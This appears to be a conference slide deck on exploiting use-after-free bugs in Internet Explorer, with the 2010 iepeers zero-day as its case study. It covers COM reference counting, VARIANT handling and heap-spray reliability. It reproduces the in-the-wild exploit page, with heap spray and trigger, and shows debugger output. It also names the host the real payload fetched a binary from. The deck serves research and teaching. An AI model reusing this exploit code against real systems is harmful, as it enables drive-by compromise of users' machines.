Aleatory Persistent Threat

A short story by Nico Waisman
nicolas@immunityinc.com
Twitter: @nicowaisman

Aleatoricism is the creation of art by chance, exploiting the principle of randomness. The word derives from the Latin word alea, the rolling of dice.

The time of remotes ruling the earth, is gone

History of vulnerabilities

Sendmail vulnerabilities in CERT advisories and alerts:

- "TA06-081A Sendmail Race Condition Vulnerability". *US-CERT Alerts*.
- "CA-2003-25 Buffer Overflow in Sendmail". *CERT Advisories*. Retrieved January 7, 2005.
- "CA-2003-12 Buffer Overflow in Sendmail". *CERT Advisories*. Retrieved January 7, 2005.
- "CA-2003-07 Remote Buffer Overflow in Sendmail". *CERT Advisories*. Retrieved January 7, 2005.
- "CA-1997-05 MIME Conversion Buffer Overflow in Sendmail Versions 8.8.3 and 8.8.4". *CERT Advisories*. Retrieved January 7, 2005.
- "CA-1996-25 Sendmail Group Permissions Vulnerability". *CERT Advisories*. Retrieved January 7, 2005.
- "CA-1996-24 Sendmail Daemon Mode Vulnerability". *CERT Advisories*. Retrieved January 7, 2005.
- "CA-1996-20 Sendmail Vulnerabilities". *CERT Advisories*. Retrieved January 7, 2005.


Servers got protected.
The world got cold

BROWSER BUGS!!!

0-day exploit for Internet Explorer in the wild

IEPeers – A New Internet Explorer Zero Day Vulnerability

BY PREFECT · MARCH 10, 2010 · PRINT THIS POST · POST A COMMENT

FILED UNDER AURORA, DRIVE BY DOWNLOAD, INTERNET EXPLORER, MICROSOFT, REMOTE EXPLOIT, VULNERABILITY

Attackers exploiting unpatched vulnerability in Internet Explorer

Posted on 15 January 2010.

BOOKMARK ...

Microsoft is investigating a report of a publicly exploited vulnerability in Internet Explorer. There are active attacks attempting to use this vulnerability against Internet Explorer 6.

The vulnerability exists as an invalid pointer

Advanced Persistent Threat

Advanced

- Stealth
- Robustness
- Reliability


Persistent
Threat

How does oday get caught in the wild?

How does oday get caught in the wild?

- ~~IDS Protection~~
- ~~Honeypots~~
- Unreliable Exploits

Use after free

Since the advance of software **protection, developer education** and **compiler improvements,** memory corruption bugs are dying.

But browser use-after-free bugs are a very crude reality

Use after free


"A use-after-free occurs when memory is used after it was previously deallocated."

Finding Use after free

- Method/Property retaining an object without incrementing the reference.
- Shallow copies (Aurora)
- Reference desynchronization
- Incorrect API usage

Check out BH 2009: **Attacking Interoperability** (Dowd, Smith and Dewey)

Exploiting Use after free 101



To be continued...

COM: Component Object Model

- Language-central way of implementing objects
- Objects responsible for their own creation
- Maintenance of reference counter
- Widely used in Microsoft Languages

COM: IUnknown

All COM components **must** implement IUnknown interface

Method	Description
QueryInterface	Retrieves pointers to the supported interfaces on an object.
AddRef	Increments the reference count for an interface on an object.
Release	Decrements the reference count for an interface on an object.

OLE Automation

- Created by Microsoft to provide an interface to automate controllers
- Designed originally for scripting languages
- Allows you to access/call properties/methods by "names"

OLE Automation

Must implement the IDispatch interface

Method	Description
IDispatch::GetTypeInfoCount	This method retrieves the number of type information interfaces that an object provides, either 0 or 1.
IDispatch::GetTypeInfo	This method retrieves the type information for an object.
IDispatch::GetIDsOfNames	This method maps a single member name and an optional set of parameter names to a corresponding set of integer dispatch identifiers (DISPIDs), which can then be used on subsequent calls to **Invoke**.
IDispatch::Invoke	This method provides access to properties and methods exposed by an object.

OLE Automation

```
bstrName = SysAllocString(OLESTR("cat"));

hr = pObj->GetDispID(bstrName, 0, &dispid);

hr = pObj->InvokeEx(dispid,
LOCALE_USER_DEFAULT, DISPATCH_PROPERTYGET,
&dispparamsNoArgs, &var, NULL, NULL);
```

OLE Automation

Must implement the IDispatch interface

Method	Description
IDispatch::GetTypeInfoCount	This method retrieves the number of type information interfaces that an object provides, either 0 or 1.
IDispatch::GetTypeInfo	This method retrieves the type information for an object.
IDispatch::GetIDsOfNames	This method maps a single member name and an optional set of parameter names to a corresponding set of integer dispatch identifiers (DISPIDs), which can then be used on subsequent calls to **Invoke**.
IDispatch::Invoke	This method provides access to properties and methods exposed by an object.

Variants

- Commonly used in jscript to communicate with COM objects
- Data type containing a type field and a union member used as a **generic variable**

```
struct tagVARIANT
  {
  union
    {
    struct __tagVARIANT
      {
      VARTYPE vt;
      WORD wReserved1;
      WORD wReserved2;
      WORD wReserved3;
      union
        {
        LONG lVal;
        BYTE bVal;
        SHORT iVal;
        FLOAT fltVal;
        DOUBLE dblVal;
        VARIANT_BOOL boolVal;
```

Variants

- Variants can also reference objects

e.g. idispatch pointers:

```
#define VT_DISPATCH 9

 IDispatch __RPC_FAR* pdispVal;
```

Variant manipulation

VariantInit(var *)

Initializes the VARIANT by setting it to VT_EMPTY

VariantClear(var*)

Clears the VARIANT, if the VARIANT type is VT_DISPATCH, it will be Release()'d

VariantCopy(var *source, var *dest)

Clears the destination VARIANT and copies the source to it, increments the reference by one

Variant manipulation

```
VarianChangeType(var dest, var src,
   short wFlags, VARTYPE  vt)
```

Converts a VARIANT from SRC type to the type indicated in the VT argument.

Clears the destination before copying the content

IE_PEERs

- The bug was being exploited in the wild
- Payload downloaded and executed a binary file from notes.topix21century.com
- GLOBAL HIGH SECURITY RISK!!(tm)
- Deeper research showed that the "A" in APT was for Aleatory

IE_PEERs

- IE 5.5 introduces DHTML Behaviors
- "Behaviors are components that encapsulate specific functionality or behavior on a page."
- e.g. Enhance a web element behavior

IE_PEERs

- One of the default behaviors was Persistence
- Persistence enables authors to specify an object to persist on the client during the current and later sessions
- "userData" persists page state and information within an XML store, a hierarchical data structure

IE_PEERs

setAttribute(sAttrName, vAttrValue)

Set the value of a specific attribute

To persist the vAttrValue, it calls VariantChangeTypeEx to transform the source into a string.
It passes the **same variable** as source and destination arguments

IE_PEERs

```
CPU - thread 000004D0, module OLEAUT32
77126AA6   8BFF            MOV EDI,EDI
77126AA8   55              PUSH EBP
77126AA9   8BEC            MOV EBP,ESP
77126AAB   83EC 30         SUB ESP,30
77126AAE   837D 08 00      CMP DWORD PTR SS:[EBP+8],0
77126AB2   53              PUSH EBX
77126AB3   56              PUSH ESI
77126AB4   57              PUSH EDI
```

```
0198E918   587752E6  æRwX  RETURN to iepeers.587752E6 from OLEAUT32.VariantChangeTypeE
0198E91C   0198E95C  \é■■
0198E920   0198E95C  \é■■
0198E924   00000409  .■..
0198E928   00000000  ....
0198E92C   00000008  ■...
0198E930   00000000  ....
```

RECAPITULATING

- Use after free is all about playing with the REF counter
- Exploiting seems trivial, you just replace the free chunk with something useful

Aleatory

Persistent

Threat

```
<html>
<body>
<button id="helloworld" onclick="blkjbdkjb();" STYLE="DISPLAY:NONE">
</button>
<script language="JavaScript" src="bypasskav.txt">
</script>
<script language="JavaScript">
  function eejeefe(){
     var s=unescape("%u0c0c");
     var u=unescape("%u0c0c");
     var c=s+u;
     var array = new Array();
     var ls = 0x86000-(c.length*2);
var b = unescape("%u0c0c%u0c0C");
while(b.length<ls/2){ b+=b; }
var lh = b.substring(0,ls/2);
delete b;
for(i=0;i<270;i++) { array[i] = lh + lh + c;}
}
function blkjbdkjb(){
 eejeefe();
 var sdfsfsdf = document.createElement("BODY");
 sdfsfsdf.addBehavior("#default#userData");
 document.appendChild(sdfsfsdf);
  try    {
    for (i=0;i<10;i++) {
        sdfsfsdf.setAttribute('s',window);
    }
  }catch(e)   {}
        window.status+='';
  }
  document.getElementById("helloworld").onclick();
</script>
</body>
</html>
```

Chunk Norris fact #1

“HEAP SPRAY MAKES EXPLOIT WRITERS DULL BOYS”

Randomness

Heap spray

But WHY does it still "work"?


Pray after free

Pray after free

1) Free object gets randomly allocated with a string or something else, that ends up pointing to heap spray controlled memory

2) Free object gets the vtable LSB modified by LFH USERBLOCK offset (more on this later), which somehow ends up pointing to heap spray controlled memory


Pray after free



Pray after free

(analogies)

Like going to war with a Russian roulette gun



Like looking for porn in ChatRoulette

Use after free

(the right way)

1) Understand what you are freeing

Understand what you are freeing:


a) Can it be controlled?

b) Find out the precise size of the object!

1) Understand what you are freeing

- Every javascript object in mshtml.dll (documents, window, elements, etc) is represented via a **Tear Off** Interface
- A Tear Off interface works as a **wrapper** for the other objects, creating the real object only when a client needs it and maintaining references.

1) Understand what you are freeing



Tear Off objects are the ones passed to setAttribute

